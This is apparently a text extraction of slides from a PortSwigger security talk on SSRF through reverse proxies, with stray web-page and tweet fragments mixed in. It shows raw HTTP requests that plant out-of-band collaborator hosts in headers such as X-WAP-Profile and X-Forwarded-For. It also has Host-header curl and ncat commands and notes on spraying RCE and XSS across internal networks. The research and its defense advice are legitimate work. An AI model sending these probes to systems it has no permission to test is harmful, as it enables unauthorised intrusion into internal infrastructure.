
GET xyz.burpcollaborator.net:80/ HTTP/1.1
Host: demo.globaleaks.org

xYZ.BurpcoLLABOrAToR.neT.	from 89.234.157.254
Xyz.burPcOLLABOrAToR.nET.	from 62.210.18.16
xYz.burpCoLLABOrATOR.net.	from 91.224.149.254

SSRF through Tor



Exploiting Auxiliary Systems



The **x-wap-profile** Header and the Profile Header -- Find the UAProf Document of a Mobile Device

"The X-Wap-Profile header should contain a URL pointing to an XML document specifying the features of a mobile device"

Preferences - Do not show ads

UAProf (User agent profile) is an XML document that contains information about the features and capabilities of a mobile device. Very often the URL that points to the UAProf document of a mobile device can either be found in the *x-wap-profile* header or the *Profile* header, but in some cases it is located in other HTTP headers. Some example *x-wap-profile* headers and *Profile* headers are provided below:

Nokia 6230i:

"<http://nds1.nds.nokia.com/uaprof/N6230ir200.xml>"

[Detecting User Agent and Device Capabilities - Table of Contents](#)

[Detecting User Agent and Device Capabilities - Contents at a Glance](#)
[Prefilter](#)
[Change Color Scheme](#)
[Preferences - Do Not Show Ads](#)

[Previous Page](#)
[Next Page](#)



The X-Wap-Profile HTTP request header sounds incredible!
[developershome.com/wap/detection/ ...](#)
@Agarri_FR

RETWEETS LIKES
4 13 

12:27 PM - 14 Dec 2016

 1  4  13 

Decloaking Backend Systems

```
GET /?a=f.collab.net&a=f.collab.net HTTP/1.1
Host: www.facebook.com
X-WAP-Profile: http://a.collab.net/wap.xml
Referer: http://b.collab.net/ref
X-Forwarded-For: c.collab.net
True-Client-IP: d.collab.net
X-Real-IP: e.collab.net
Connection: close
```

Exploiting Remote Clients

- URL & Redirect handling
- Auto-authentication - Responder.py



Client Heartbleed – pacemaker.py

- TCP/IP fingerprinting – p0f
- SSL ciphers, cert validation

Exploiting Remote Clients

- Pingback inception
 - Spray RCE across LAN
- What if they're rendering?
 - Spray XSS across LAN - Blind Reflected Server-Side XSS (BRSSXSS)
 - XSS /proc/self/environ
- Do they support JavaScript? Or CSS? Do they enforce the SOP? Can I make popups? What about Flash?

Rendering Engine Hackability Probe


http://portswigger-labs.net/hackability

Rendering Engine Hackability Probe

This page attempts to detect what the client supports

Basic tests	JavaScript tests
Yes CSS link?	No Plugin difference: none
Yes CSS imports?	No PhantomJS not detected
Yes Style attributes?	Yes SVG is supported
Forms supported?	Yes ES5 is supported
Yes JavaScript enabled	Yes ES6 is supported
✓ Images enabled?	Yes Is Iframed
Yes Iframes render?	No Page is not iframed sandboxed
Yes Iframe srcdoc?	No Popups are not allowed
Yes Objects render?	No XHR security not bypassed
Yes Embeds render?	Yes Local IP detected:192.168.139.147
No ActiveX	No SOP not bypassed
No Flash	Yes JavaScript environment difference:core,__core-js_shared__,System,asap,Observable,regeneratorRuntime,_babelPolyfill,parity,Web3,web3,inject.js
No PDF	No Java Bridge does not exist
No Java	No XHR security filesystem linux not bypassed
	No XHR security filesystem windows not bypassed

JavaScript environment difference:
core,__core-js_shared__,System...



Pre-emptive Caching

GET / HTTP/1.1

Host: burpcollaborator.net


GET /jquery.js HTTP/1.1

GET /wildcat.jpg HTTP/1.1


- Load <history of blimps>
- Note GET /blimps/F-1.png HTTP/1.1
- Scanning response for resource imports



Escalating XSS to SSRF



Escalating XSS to SSRF



DEMO



Defense

- Reverse proxies are going to proxy
 - Use a DMZ
- Crawlers are employees with antiquated browsers
 - who click everything
- Welcome researchers
 - Have a bug bounty
 - Don't forbid automated testing (with custom tools)

Replicating



```
curl -H 'Host: internal' http://example.com/
```

```
echo -e 'GET / HTTP/1.1\r\nHost: example.com\r\n'  
| ncat example.com 80  
| openssl s_client -sign_eof -connect 7.7.7.7:443
```

```
openssl s_client -servername qq.com -sign_eof -connect 7.7.7.7:443
```

<https://github.com/PortSwigger/collaborator-everywhere>
<https://github.com/PortSwigger/hackability>

Further Research

- ZGrab+Burp Collaborator integration
- X-WAP-Profile's friends
- Client exploits
- Tools for automated exploitation (especially blind SSRF)
- Untapped attack surface
 - The other layer

Takeaways

Bug bounties enable whitehat research at scale

Load balancers are VPNs for the public

Crawlers are employees who click



@albinowax

Email: james.kettle@portswigger.net